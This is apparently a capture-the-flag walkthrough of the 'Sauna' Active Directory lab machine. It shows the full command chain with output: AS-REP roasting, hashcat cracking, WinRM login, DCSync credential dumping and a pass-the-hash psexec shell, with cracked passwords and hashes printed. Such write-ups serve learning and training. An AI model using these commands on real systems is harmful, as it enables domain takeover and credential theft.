

Sauna


Performed nmap Scan

```
nmap -sV -sC -vv <t-ip> -oN nmap
```

```
PORT      STATE SERVICE      REASON      VERSION
53/tcp    open  domain       syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http         syn-ack ttl 127 Microsoft IIS httpd 10.0
|_ http-methods:
|_   Supported Methods: OPTIONS TRACE GET HEAD POST
|_   Potentially risky methods: TRACE
|_ http-title: Egotistical Bank :: Home
|_ http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-04-25 01:57:54Z)
135/tcp    open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp    open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: Egotistical-Bank.
LOCAL, Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds? syn-ack ttl 127
464/tcp    open  kpasswd5?    syn-ack ttl 127
593/tcp    open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped   syn-ack ttl 127
3268/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: Egotistical-Bank.
LOCAL, Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped   syn-ack ttl 127
5985/tcp   open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Nmap scan shows the domain name is egotistical-bank.local and also see port 80 is open so we will add the domain in my host file and go to the website on port 80


Port 80 http:



Fergus Smith




Shaun Coins




Hugo Bear



Bowie Taylor



Sophie Driver



Steven Kerby

AMAZING

Meet The Team

“ Meet the team. So many bank account managers but only one security manager. Sounds about right!

found some names of employees so we sill save them in a file in the following manner

```
(sheru@kali)-[~/htb/machines/Sauna]
$ cat user_list.txt
fergus.smith
shaun.coins
sophie.driver
bowie.taylor
hugo.bear
steven.kerb
fsmith
scoins
sdriver
btaylor
hbear
skerb
ferguss
shaunc
sophied
bowiet
hugob
stevenk
```

Initial Access

With the previously generated user list, we could try to do some brute force or password spraying attacks. However, it could be time consuming and we don't have any information about the domain's password policy and lockout threshold. Let's stay on the safe side for now and try an ASREPRoast attack.

ASREPRoast

As a reminder, AS-REP roasting is a technique that allows retrieving password hashes for users that have the **"Do not require Kerberos preauthentication"** property selected. Indeed, if a user does not have Kerberos pre-authentication enabled, an AS-REP can be requested for that user, and part of the reply can be cracked offline to recover their plaintext password.

One of the best tools for the job would be impacket-GetNPUsers, which can list and get TGTs for the users that have the property set to

UF_DONT_REQUIRE_PREAUTH, it should already be installed on Kali. Note that the **user.txt** file contains the list of the previously recovered account.

```
impacket-GetNPUsers EGOTISTICAL-BANK.LOCAL/ -usersfile user_list.txt -dc-ip <t-ip>
```

```
(shuru@kali) - [~/htb/machines/Sauna]
$ impacket-GetNPUsers EGOTISTICAL-BANK.LOCAL/ -usersfile user_list.txt -dc-ip 10.129.95.180
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:0df248182b582f9370bc3c26e84d0066$422899192b998c3c3818bfcab6186e0684e3823bfa8c569875ce9adbbab
4b908a6eaa9862204a01094c8019b8d657e10a8d2ebf677d3494ba52c0faa485b822167f4c7ee061995946dc193a7d5dac7c79de2f11a56842b0e22cfe9e54eb0820335
5abfba222dbdd8ba6ec2c2c04dcec77c0397e65fca3159e88ee96105233547f8d91c66c7c542551982ac375c85b9fbfef27bda6e0a8ea73943d7c6072b318a436b42145
35eee1992c3120d3f06b6fd4143552f4c8573218bb9a1dc10c95035c9a95b6b9331d717bcf8baa5a787ae28024f723d900b6ef9a13392b1fd5b0fe8b553ee6bea2ead0e
fc6e4be39c9f09af8004d8e13e2286c69bf489f1d85d101cb
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Nice, we do have a hash for the **fsmith** user. Now we will use hashcat to crack the hash by using module 18200

```
hashcat -m 18200 asrep_hash /usr/share/wordlists/rockyou.txt
```

```
* Update your backend API runtime / driver the right way:
https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
https://hashcat.net/faq/morework

$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:0df248182b582f9370bc3c26e84d0066$422899192b998c3c3818bfcab6186e0684e3823bfa8c569875ce9adbbab
4b908a6eaa9862204a01094c8019b8d657e10a8d2ebf677d3494ba52c0faa485b822167f4c7ee061995946dc193a7d5dac7c79de2f11a56842b0e22cfe9e54eb0820335
5abfba222dbdd8ba6ec2c2c04dcec77c0397e65fca3159e88ee96105233547f8d91c66c7c542551982ac375c85b9fbfef27bda6e0a8ea73943d7c6072b318a436b42145
35eee1992c3120d3f06b6fd4143552f4c8573218bb9a1dc10c95035c9a95b6b9331d717bcf8baa5a787ae28024f723d900b6ef9a13392b1fd5b0fe8b553ee6bea2ead0e
fc6e4be39c9f09af8004d8e13e2286c69bf489f1d85d101cb:Thestrokes23

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:0df2481... d101cb
Time.Started.....: Sat Apr 25 00:12:00 2026 (13 secs)
Time.Estimated...: Sat Apr 25 00:12:13 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
```

Using another awesome tool, CrackMapExec, we can check if the user's password is properly working. Here we used the *winrm* switch to specify the *WinRM* protocol.



No we will use evil-winrm to login to the machine and get the user flag

```
(sheru@kali)-[~/htb/machines/Sauna]
└─$ evil-winrm -i 10.129.95.180 -u fsmith -p Thestrokes23

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_details' for #<EvilWinRM::RemotePath:0x00007f1b1b1b1b1b>
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completions
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\FSmith\Desktop> dir

Directory: C:\Users\FSmith\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar-----         4/24/2026   6:56 PM             34 user.txt

*Evil-WinRM* PS C:\Users\FSmith\Desktop> type user.txt
88a7d2be2c6d13bbb70e15cba58db195
```

Now we will upload PowerView.ps1 to the target using upload command

```
upload <path-to-PowerView.ps1-in-attacker-machine>
```

Now we will use Bloodhound to further enumerate the domain

```
bloodhound-python -c All -u fsmith -p Thestrokes23 -d egotistical-bank.local -ns 10.129.95.180
```

```
└─$ bloodhound-python -c All -u fsmith -p Thestrokes23 -d egotistical-bank.local -ns 10.129.95.180
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: egotistical-bank.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (SAUNA.EGOTISTICAL-BANK.LOCAL:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Testing resolved hostname connectivity dead:beef::1067:5ab3:56fa:ac16
INFO: Trying LDAP connection to dead:beef::1067:5ab3:56fa:ac16
INFO: Testing resolved hostname connectivity dead:beef::c9
INFO: Trying LDAP connection to dead:beef::c9
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Testing resolved hostname connectivity dead:beef::1067:5ab3:56fa:ac16
INFO: Trying LDAP connection to dead:beef::1067:5ab3:56fa:ac16
INFO: Testing resolved hostname connectivity dead:beef::c9
INFO: Trying LDAP connection to dead:beef::c9
```

After this we also tried to upload winpeas to target machine and enumerate for any misconfigurations or clear text password or further enumeratio that could result in privesc and we found the clear text password for svc_loanmanager

```
=====|| Additonal Winlogon Credentials Check
EGOTISTICALBANK
EGOTISTICALBANK\svc_loanmanager
Moneymakesttheworldgoround!
```

lets see how many users we have

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> net users /domain
```

User accounts for \\

Administrator	FSmith	Guest
HSmith	krbtgt	svc_loanmgr

The command completed with one or more errors.

So we we saw in bloodhound that user svc_loanmgr has DC_SYNC privileges on the domain. So we will use impacket's secretsdump tool to dump administrator hash from the dc

```
impacket-secretsdump 'svc_loanmgr:Moneymakesttheworldgoround!@10.129.95.180'
```

```
(sheru@kali)-[~/htb/machines/Sauna]
$ impacket-secretsdump 'svc_loanmgr:Moneymakesttheworldgoround!@10.129.95.180'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
```

Now we will check whether the hash is correct and are we able to run psexec on dc and in screenshot is shows Pwn3d!

```
(sheru@kali)-[~/htb/machines/Sauna]
$ crackmapexec smb 10.129.95.180 -u Administrator -H 823452073d75b9d1cf70ebdf86c7f98e
SMB 10.129.95.180 445 SAUNA [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB 10.129.95.180 445 SAUNA [+] EGOTISTICAL-BANK.LOCAL\Administrator:823452073d75b9d1cf70ebdf86c7f98e (Pwn3d!)
```

Now we will use psexec to get Administrator shell this is called Pass-The-Hash Attack (PTH)

```
(sheru@kali)-[~/htb/machines/Sauna]
$ impacket-psexec -hashes :823452073d75b9d1cf70ebdf86c7f98e EGO-BANK.LOCAL/Administrator@10.129.95.180
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.95.180.....
[*] Found writable share ADMIN$
[*] Uploading file tJLfsttz.exe
[*] Opening SVCManager on 10.129.95.180.....
[*] Creating service VQr0 on 10.129.95.180.....
[*] Starting service VQr0.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```